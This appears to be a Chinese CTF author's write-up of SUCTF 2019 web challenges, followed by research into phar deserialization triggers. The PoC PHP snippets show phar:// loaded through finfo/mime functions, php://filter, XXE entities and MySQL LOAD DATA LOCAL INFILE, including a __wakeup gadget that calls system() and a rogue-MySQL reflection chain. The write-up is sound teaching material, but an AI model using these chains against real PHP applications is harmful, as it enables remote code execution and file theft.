SUCTF 2019 出题笔记 & phar 反序列化的一些拓展

Zedd / 2019-08-24 10:00:00 / 浏览数 4652 安全技术 WEB安全 顶(2) 踩(0)

这次我给 SUCTF 出了三道 Web，分别是 CheckIn 、 pythonginx 、 Upload Labs 2，下面聊一下出题时候的一些思路以及随想，还有最近对于 phar 的一些深入挖掘。//看的时候请师傅们先放下手里的西瓜刀...

CheckIn

关于 CheckIn 这道题，是我在看 php 文档时候翻到的一个关于 .user.ini 的说明，然后参考了 user.ini文件构成的PHP后门)，因为是比较久远的东西了，而且我看很多什么上传教程，甚至我认为总结比较全面的 upload labs 都未曾提及到这个 trick ，而且回忆了一下以及粗略搜了一下，都没有发现有过 CTF 出过这个 trick ，但是又比较简单，我猜肯定还有些人并不知道这个 trick ，所以就放在了 web1 作为签到的题目。

出题的时候直接拿了国赛华东北赛区一个题目源码来改的，原本是想直接 ban 掉`htaccess`的，节省大家的时间，不要让大家的思路跑偏。结果打错了成了`htacess`...然后就有一群师傅跑偏了...又因为权限的问题还被搅屎了...给师傅们谢罪了哐哐哐

pythonginx

pythonginx 没什么特别好说的...是我思维太局限了...导致变成了猜 flag 位置的题，这题我是我前几天在 black hat 上看到 us-19-Birch-HostSplit-Exploitable-Antipatterns-In-Unicode-Normalization.pdf 一个比较好玩的东西，正好拿来出题分享给大家，出题思路在于用 □ 这个字符去读取 `/user`目录下的敏感文件。

Upload Labs 2

其实这题最后 admin.php 应该用的`__wakeup`...不应该用的`__destruct`...自己半夜出题不是很清醒...验题的师傅也没看出问题，搞得考察的最后一环就没了...

这题其实琢磨了挺久，但是由于没有想到有什么好的 pop 链，就出题出成了这个亚子...

FINFO_FILE

最近研究了一波 phar 的反序列化，看了比较多的文章，其中我觉得写的很棒，对 CTFer 特别有用的就是 @seaii 的文章 利用 phar 拓展 php 反序列化漏洞攻击面 & @zsx 的文章 Phar与Stream Wrapper造成PHP RCE的深入挖掘，通过在这两篇文章的揭露，我们可以发掘到比较多的函数，当我在自己进行研究的时候，发现了

`finfo_file/finfo_buffer/mime_content_type`

均通过`_php_finfo_get_type`间接调用了关键函数`php_stream_open_wrapper_ex`，导致均可以使用`phar://`触发 phar 反序列化，所以这里我选择了`finfo_file`作为 phar 反序列化的触发函数。

三个函数在 fileinfo.c 599 行中 通过 `_php_finfo_get_type` 定义，在 552 行中 `_php_finfo_get_types` 调用了 php_stream_open_wrapper_ex ，

php://filter

触发函数有了，那么接下里就是触发条件了。既然是与文件有关的函数均能触发 phar 反序列化，那么伪协议呢？

通过 @zsx 师傅的挖掘，发现基本上大多数 PHP stream 都可以通过 phar:// 来触发，但是就是没有提及 php:// 伪协议。


So，让我们用最常见的 `php://filter/read=convert.base64-encode/resource=`试一下

```
ok! <?php
error_reporting(0);
class A{
    public $s = '';
    public function __wakeup(){
        echo "ok!";
    }
}

mime_content_type("php://filter/read=convert.base64-encode/resource=phar://./zedd.phar");

highlight_file(__FILE__);
```

好的，那么再看看文件包含如何




```
ok!R0lGODlhPD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+ <?php
error_reporting(0);
class A{
    public $s = '';
    public function __wakeup(){
        echo "ok!";
    }
}

// mime_content_type("php://filter/read=convert.base64-encode/resource=phar://./zedd.phar");
include $_GET['f'];

highlight_file(__FILE__);
```


一点也不意外，我们可以通过 php://filter 来绕过一些开头限制进行 phar 反序列化

XXE 2 phar

还有以及神秘的 config.php 只有这么一句话：

```
libxml_disable_entity_loader(true);
```

禁用了外部实体，虽然题目给出的反射类确实可以反射，而且也可以进行 XXE，也有过相关的 CTF题 Annoying class，虽然控制了 /flag 读取权限，可是为什么还要禁用外部实体呢？难不成 XXE 也可以反序列化？




```
ok! <?php
error_reporting(0);
class A{
    public function __wakeup(){
        echo "ok!";
    }
}

$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "phar://./zedd.phar">
]>
<x>&file;</x>
EOF;
$data = simplexml_load_string($xml);

highlight_file(__FILE__);
```

Test.xml 中的内容就是上面 `$xml`的内容

```php
<?php
error_reporting(0);
class A{
    public function __wakeup(){
        echo "ok!";
    }
}

highlight_file(__FILE__);
$exp = new SimpleXMLElement('http://zedd.cc/test/test.xml',LIBXML_NOENT,True);
```
ok!

当然 php://filter 在这里也适用

Mysql

而后就是 admin.php 中令人异常疑惑的四段代码了：

```
$reflect = new ReflectionClass($this->clazz);
$this->instance = $reflect->newInstanceArgs();

$reflectionMethod = new ReflectionMethod($this->clazz, $this->func1);
$reflectionMethod->invoke($this->instance, $this->arg1);

$reflectionMethod = new ReflectionMethod($this->clazz, $this->func2);
$reflectionMethod->invoke($this->instance, $this->arg2);

$reflectionMethod = new ReflectionMethod($this->clazz, $this->func3);
$reflectionMethod->invoke($this->instance, $this->arg3);
```

有什么用呢？当然如果出题人xx地用__destruct自然没什么用，如果用__wakeup，自然得想办法去触发反序列化。然而这四段代码其实正好对应了：

```
$m = new mysqli();
$m->init();
$m->real_connect('ip','select 1','select 1','select 1',3306);
$m->query('select 1;');
```

其实也就是 @LoRexxar' 在 Tsec 上进行的分享 Comprehensive analysis of the mysql client attack chain 的内容了，@zsx 文章中指出

MySQL

还有什么骚操作呢?

.....MySQL?

走你!


我们注意到， `LOAD DATA LOCAL INFILE` 也会触发这个 `php_stream_open_wrapper` . 让我们测试一下。

```php
<?php
class A {
    public $s = '';
    public function __wakeup () {
        system($this->s);
    }
}
$m = mysqli_init();
mysqli_options($m, MYSQLI_OPT_LOCAL_INFILE, true);
$s = mysqli_real_connect($m, 'localhost', 'root', '123456', 'easyweb', 3306);
$p = mysqli_query($m, 'LOAD DATA LOCAL INFILE \'phar://test.phar/test\' INTO TABLE a  LINES TERMINATED BY \'\r\
```

再配置一下mysqld。

```
[mysqld]
local-infile=1
secure_file_priv=""
```

.....然后，走你!



既然可以这么触发，那么 Rogue Mysql 的攻击当然适用于 phar 反序列化了。

```
$reflect = new ReflectionClass('Mysqli');
$sql = $reflect->newInstanceArgs();

$reflectionMethod = new ReflectionMethod('Mysqli', 'init');
$reflectionMethod->invoke($sql, $arr);

$reflectionMethod = new ReflectionMethod('Mysqli', 'real_connect');
$reflectionMethod->invoke($sql, 'ip','root','123456','test','3306');

$reflectionMethod = new ReflectionMethod('Mysqli', 'query');
$reflectionMethod->invoke($sql, 'select 1');
```

Bonus: PHP is the best!

mysqli->real_connect() overwrites MYSQLI_OPT_LOCAL_INFILE setting

Something

总之，这个题目我先分享给大家的点就是这些了，这个题我自己认为自己出的也不是很好，整个构造链没有设计的特别好，参考了比较多的题，比如 2018 N1CTF easy & hard php，2018 LCTF T4lk 1s ch34p,sh0w m3 the sh31l
等等赛题，我觉得这些都是很优质的赛题，我也想向这些赛题去努力，可惜由于自己的知识面以及知识深度的不够，还不能做到那种赛题的程度，尤其是 @K0rz3n 师傅的出题 blog），我前前前后后读了很多遍，最后还是没有做到像 @K0rz3n & @wupco 师傅那样的出题深度，难以望其项背。

Conclusion

最后，如果有小伙伴希望与我一起交流探索 phar 的一些小 trick 或者交流一些其他知识，欢迎来信：zeddyu.lu#gmail.com，如果大家有意愿加入 SU，也欢迎来信到：suers_xctf#126.com

最后的最后，很感谢大家的不杀之恩，这次 SUCTF
的举办主要依靠的是新一代队员的努力，由于新一代队员在运维、出题方面经验都不是特别老道，所以在比赛过程中产生了些许意外 &

失误，希望大家多多见谅，在这里给体验不好的师傅们谢罪了，哐哐哐，但是我们也会向着更好的方向努力，带给师傅们更好的比赛体验。

像《头号玩家》里面的一句话一样，感谢大家抽时间来打我们的比赛！

点击收藏 | 3 关注 | 2

上一篇：固件修改及编译记录 下一篇：浅谈企业内部IT系统漏洞的挖掘（下）

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板